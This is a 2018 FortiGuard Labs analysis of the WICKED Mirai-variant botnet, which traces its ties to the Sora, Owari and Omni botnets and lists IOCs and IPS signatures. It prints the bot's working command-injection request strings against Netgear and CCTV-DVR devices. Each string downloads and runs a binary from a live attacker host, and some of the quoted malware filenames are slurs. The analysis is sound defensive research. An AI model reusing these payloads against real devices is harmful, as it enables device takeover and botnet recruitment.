A Wicked Family of Bots

Published: 2018-05-17 · Archived: 2026-04-05 18:35:11 UTC

As we continue to keep track of the latest IoT botnets, the FortiGuard Labs team has seen an increasing number of Mirai variants, thanks to the source code being made public two years ago. Since then, threat actors have been adding their own flavours to the original recipe.

Some made significant modifications, such as adding the capability to turn infected devices into swarms of malware proxies and cryptominers. Others integrated Mirai code with multiple exploits targeting both known and unknown vulnerabilities, similar to a new variant recently discovered by FortiGuard Labs, which we now call WICKED.

This new variant has added at least three exploits to its arsenal to target unpatched IoT devices. In this article, we will take a look at how it works, the primary purpose of this bot, and how it relates to other known botnets.

Inside the Bot

To provide an immediate overview on the differences between Mirai and this new variant, we need to take a look at its configuration table, which can be decrypted by XOR with the key 0x37.

Some of the more interesting strings we noticed include */bin/busybox WICKED* and *WICKED: applet not found*, where we got the name for this variant. Moreover, the string *SoraLOADER* might be taken as a clue that this bot functions as a downloader and spreader for the Sora botnet, a Mirai variant. However, as we went through our analysis, this was later contradicted, which then led us to a more interesting hypothesis.

```
0x805403eL /bin/busybox WICKED
0x805404eL WICKED: applet not found
```

```
0x8054149L echo '194175\_(227131132)_/194175 Oh hey there... Looks like I might of inected your device.' >> /t
0x80541b1L echo '194175\_(227131132)_/194175 Oh hey there... Looks like I might of inected your device.' >
0x805420cL echo '194175\_(227131132)_/194175 Oh hey there... Looks like I might of inected your device.' >> /ro
0x8054274L echo '194175\_(227131132)_/194175 Oh hey there... Looks like I might of inected your device.' >> /ho
0x805430eL zFFS9ybn0Ccma6nCM92WhLZIwgAmZtH8qWz1vvTGJHJtEU31D8
0x8054365L cIVXR6MM9m08P
0x805437fL 133
0x805437bL SoraLOADER
```

Fig 1. Decrypted configuration table

Botnets based on Mirai usually contain three main modules: Attack, Killer, and Scanner. In this analysis, we will just focus on the Scanner module that includes the spreading mechanism of the botnet. The original Mirai used traditional brute force attempts to gain access to IOT devices. The WICKED bot, on the other hand, uses known and available exploits, with many of them already being quite old.

Wicked bot scans port 8080, 8443, 80, and 81 by initiating a raw socket SYN connection.

```
fd_port8080 = socket_con(ip_addr, 8080);
fd_port8443 = socket_con(ip_addr, 8443);
fd_port80 = socket_con(ip_addr, 80);
fd_port81 = socket_con(ip_addr, 81);
```

Fig 2. Socket file descriptor

If a connection is established, it will attempt to exploit the device and download its payload. It does this by writing the exploit strings to the socket using the *write()* syscall. *Write()* syscall is the same as calling *send()* syscall with the *flags* argument set to zero (which means no extra behaviors.)

```
if ( fd_port8080 )
{
  write(fd_port8080, &rce_Netgear_DGN1000, strlen(&rce_Netgear_DGN1000));
  close(fd_port8080);
```

Fig 3. Sending a request by writing to a socket

Devices Targeted by Wicked

The exploit to be used depends on the specific port the bot was able to connect to. Exploits and the corresponding target ports are listed below.

Port 8080: [Netgear DGN1000](#) and DGN2200 v1 routers (also used by Reaper botnet)

```
to_qmemcpy(
  &rce_Netgear_DGN1000,
  "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=wget+http://185.246.152.173/exploit/owari.mips+-O+/var/tmp/i13u"
  "x;+chmod+777+/var/tmp/i13ux;+/var/tmp/i13ux+netgear;+rm+-rf+/var/tmp/i13ux&curpath=/&currentsetting.htm=1 HTTP/1.0\r\n",
  233u);
```

Fig 4. Netgear exploit

```
qmemcpy(
  &rce_CCTV_DVR,
  "GET /language/Swedish${IFS}&&wget${IFS}http://185.246.152.173/exploit/owari.mips${IFS}-O${IFS}ajs3;${IFS}chmod${IFS}"
  "0777${IFS}ajs3;${IFS}./ajs3${IFS}crossweb;${IFS}wget${IFS}http://185.246.152.173/exploit/owari.mpsl${IFS}-O${IFS}xdx"
  "d;${IFS}chmod${IFS}0777${IFS}xdxd;${IFS}./xdxd${IFS}crossweb;${IFS}wget${IFS}http://185.246.152.173/exploit/owari.ar"
  "m7${IFS}-O${IFS}gjaa;${IFS}chmod${IFS}0777${IFS}gjaa;${IFS}./gjaa${IFS}crossweb&&tar${IFS}/string.js HTTP/1.0\r\n",
  460u);
```

Fig 5. CCTV-DVR RCE exploit

Port 8443: Netgear R7000 and R6400 Command Injection (CVE-2016-6277)

```
qmemcpy(
  &CVE2016_6277,
  "GET /cgi-bin/;cd${IFS}/var/tmp;${IFS}wget${IFS}http://185.246.152.173/exploit/owari.mips${IFS}-O${IFS}nigger;${IFS}c"
  "hmod${IFS}777${IFS}nigger;${IFS}./nigger${IFS}netgear;${IFS}rm${IFS}-rf${IFS}nigger HTTP/1.0\r\n",
  211u);
```

Fig 6. CVE-2016-6277 exploit

Port 80: Invoker shell in compromised web servers

The next item on the list does not directly exploit the device, but instead takes advantage of compromised web servers with malicious web shells already installed.

```
sub_804D9E7(
  (int)&invoke_shell,
  "GET /shell?wget+http://185.246.152.173/exploit/owari.arm7+-O+/tmp/jewxd;+chmod+0777+/tmp/jewxd;+/tmp/jewxd+jaws;+wge"
  "t+http://185.246.152.173/exploit/owari.arm+-O+/tmp/nazi;+chmod+0777+/tmp/nazi;+/tmp/jazi+jaws HTTP/1.1\r\n"
  "Host: %s:80\r\n"
  "Connection: keep-alive\r\n"
  "\r\n",
  ip_addr);
```

Fig 7. Invoke shell

After a successful exploit, this bot then downloads its payload from a malicious web site, in this case, *hxxp://185.246.152.173/exploit/owari.{extension}*. This makes it obvious that it aims to download the Owari bot, another Mirai variant, instead of the previously hinted at Sora bot. However, at the time of analysis, the Owari bot samples could no longer be found in the website directory. In another turn of events, it turns out that they have been replaced by the samples shown below, which were later found to be the Omni bot.




Fig 8. Exploit repository of Omni botnet

We double checked the history of the malicious website and confirmed that it had previously delivered the Owari botnet.

Fuzzing the website's */bins* directory, we found other Omni samples in the directory, which were reported to be delivered using the GPON vulnerability (CVE-2018-10561). Payloads are regularly updated, as shown by its timestamp.




Fig 9. Bins repository of Omni botnet

Connecting the Dots

Finding the connection between the Wicked, Sora, Owari ,and Omni botnets led us to an interview last April with a security researcher who we believe to be the author of these botnet variants. Basically, the author using pseudo name "*Wicked*" confirmed he is the author of both Sora and Owari. When asked about the future of Sora and

Owari, Wicked's response was "*SORA is an abandoned project for now and I will continue to work on OWARI. You will not see a third project from me anytime soon as I continue to expand my current ones.*"

Apparently, as seen in the /bins repository, Sora and Owari botnet samples have now both been abandoned and replaced with Omni.

Conclusion

Based on the author's statements in the above-mentioned interview as to the different botnets being hosted in the same host, we can essentially confirm that the author of the botnets Wicked, Sora, Owari, and Omni are one and the same. This also leads us to the conclusion that while the WICKED bot was originally meant to deliver the Sora botnet, it was later repurposed to serve the author's succeeding projects.

FortiGuard Labs will continue to monitor the latest developments in the IoT threat landscape, specifically following botnets as they add new exploits to their arsenal in order to infect IoT devices.

Many thanks to our colleagues David Maciejak, Joie Salvio, Jasper Manuel and Tony Loi for the additional analyses/insights

-= FortiGuard Lion Team =-

Attacks mentioned are covered by the following IPS signatures:

- NETGEAR.DGN1000.CGI.Unauthenticated.Remote.Code.Execution
  NETGEAR.DGN1000B.Setup.CGI.Remote.Command.Execution
- NETGEAR.WebServer.Module.Command.Injection
- Multiple.CCTV.DVR.Vendors.Remote.Code.Execution


IOC

Sha256:

- ELF/Mirai.AT!tr
- 57477e24a7e30d2863aca017afde50a2e2421ebb794dfe5335d93cfe2b5f7252 (Wicked)

Download Sites:

- hxxp://185.246.152.173/bins/
- hxxp://185.246.152.173/exploit/



Check out our latest [Quarterly Threat Landscape Report] for more details about recent threats.

[Sign up] for our weekly FortiGuard intel briefs or for our FortiGuard Threat Intelligence Service.
